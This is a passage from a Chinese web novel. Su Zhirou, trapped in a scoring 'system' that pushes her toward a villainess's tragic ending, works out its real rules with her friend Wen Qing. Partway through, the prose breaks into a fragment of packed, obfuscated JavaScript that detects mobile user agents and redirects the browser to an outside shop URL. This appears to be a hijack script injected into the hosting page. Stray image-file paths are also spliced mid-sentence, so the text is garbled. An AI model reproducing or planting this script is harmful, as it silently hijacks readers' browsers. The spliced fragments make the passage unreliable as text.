系统不是在阻止她偏离。 系统是在引导她走向原结局。 她忽然想起第1章,系统第一次激活时的界面。屏幕上有一行小字,她当时没在意: 【祝您扮演愉快!】 系统从来没有把她当成一个活人。 系统把她当成一个角色,一个需要扮演“苏芷柔”的演员,而系统是导演。 导演不会告诉演员“你正在走向悲剧结局” 导演只会说“很好,再来一条,就是这样” 加分是“很好”,扣分是“再来一条”。而“角色终结”不是惩罚而是杀青。 苏芷柔慢慢站起来,眼眶微微泛红,膝盖有点发软,她起来踉跄着扶了一下墙壁。 走廊里还是很安静,保洁阿姨已经推着车走远了。试镜室的门仍然关着,方瑶在里面,正在为自己争取一个不是任何人写好的角色。 她拿起手机,向温晴咨询:“我好像弄明白系统的真正规则了,今天能见你吗?” 温晴的回复很快:“未名,随时等你。” 苏芷柔把手机放进口袋。 她看了一眼试镜室紧闭的门,然后转身走向电梯。 方瑶不需要她在门口等。 她说过:如果我拿到了这个角色,是因为我自己。 她信她。 --- 未名书店的院子里,石榴树的果子又大了一圈,青色中透出一点微微的黄。橘猫趴在老位置上,尾巴垂下来,偶尔扫一下。温晴坐在铁艺椅子上,面前放着两杯茶,看起来十分惬意。 苏芷柔在对面坐下,把她发现的真相从头到尾讲了一遍。 温晴听完,沉默了很久。 “所以系统不是在惩罚你的偏离。”温晴淡定地说:“系统是在奖励你走向原结局。”

35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17485722|201990||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' > “对。” “那60分就不是警戒线。” 苏芷柔抬起头。 “60分是你还贴合‘恶毒女配’人设的最低分数,低于60,系统认为你不再是苏芷柔,触发强制矫正。”温晴端起茶喝了一口,这次茶没有凉:“但强制矫正的内容是什么?是把你拉回60分以上,怎么拉回?让你做符合人设的事,做一件加分。加回60以上,你就又‘安全’了。” “然后继续走向原结局。”苏芷柔接下去。 温晴点头回应到。 “系统不需要你一直在60分以上,它只需要你相信60分以下是危险区,这样你就会主动配合那些能‘加分’的行为,而那些行为,恰恰是最贴合原剧情的。” 苏芷柔的指尖冰凉。 “所以我每一次为了‘安全’而做的妥协,攀附权贵的说法、甚至最开始和陆司珩的合作,都是在往原结局的方向走。” “不一定。”温晴放下茶杯,“你最开始和陆司珩合作,是真的在偏离。系统给你加分,是因为它试图把你的偏离解释为‘攀附权贵’,那是它在事后给你的行为贴标签,而不是你的行为本身有问题。” 她看着苏芷柔。 “系统是一个叙事机器。它的功能是把所有行为纳入‘恶毒女配苏芷柔’的叙事框架。你泼咖啡泼中陆司珩,它可以解释为‘攀附权贵’。你帮沈棠拿下角色,它可以解释为‘别有用心’。你做什么,它都能解释,因为它是一个被写好的解释系统。” “那我要怎么不受它控制?” 温晴沉默了一会儿:“你创造他的初衷是什么?你记不记得系统最开始扣你分的那次反常行为?” 苏芷柔仔细回想了一下确有其事,沈棠试镜成功那次。 “那一次,系统没有解释,是直接扣的分,可他这样子做的意义到底是什么?” 说到这里苏芷柔忽然愣了一下,或许她找到答案了。 “你帮沈棠拿下了角色,系统扣了分,但它没有说你扣分是因为什么,没有标签甚至于没有解释。”温晴的声音不快不慢: “因为那一次,你的行为无法被纳入任何‘恶毒女配’的叙事,你没有作恶,没有攀附,没有别有用心。你只是站在走廊里等了她二十五分钟,给了她一颗草莓糖。系统无法解释一颗草莓糖,更无法诉说这种失控是对又或是错,但按照原文它该扣分,所以它只能扣分,可又因为判断不出不会贴标签。” 苏芷柔想起那天。她站在走廊里,帆布袋里装着沈棠的试镜资料、一瓶温水、一包纸巾和三颗草莓糖。沈棠进去了多久,她就在那等了她多久。 那是她穿过书以来,最安静的一段剧情。 系统没有给她加分,没有给她扣分,没有任何提示音。 直到沈棠出来,直到温晴说“那是沈棠自己长出来的”,系统才终于找到可以扣分的点,原来是沈棠靠自己拿到了角色,苏芷柔的“作者”功能被削弱了,所以它扣了分。 但扣分的理由,系统说不出来。 “所以,”苏芷柔慢慢地说:“真正能打败系统的,不是聪明的策略,而是它无法解释的东西。” 温晴点头:“你给沈棠草莓糖,它解释不了。陆司珩自己买了一块表,它解释不了。方瑶今天去试镜,你给她买了一杯没有加东西的拿铁,它也解释不了。” 苏芷柔低下头,看着自己的手。 “那我现在58分,低于警戒线了,系统说会触发强制矫正。矫正它会怎么样矫正?” “会...”温晴还在思索下一步的行动:“强制矫正的前提是低于60分,若是我们就让它这样一直跌下去,如何呢?”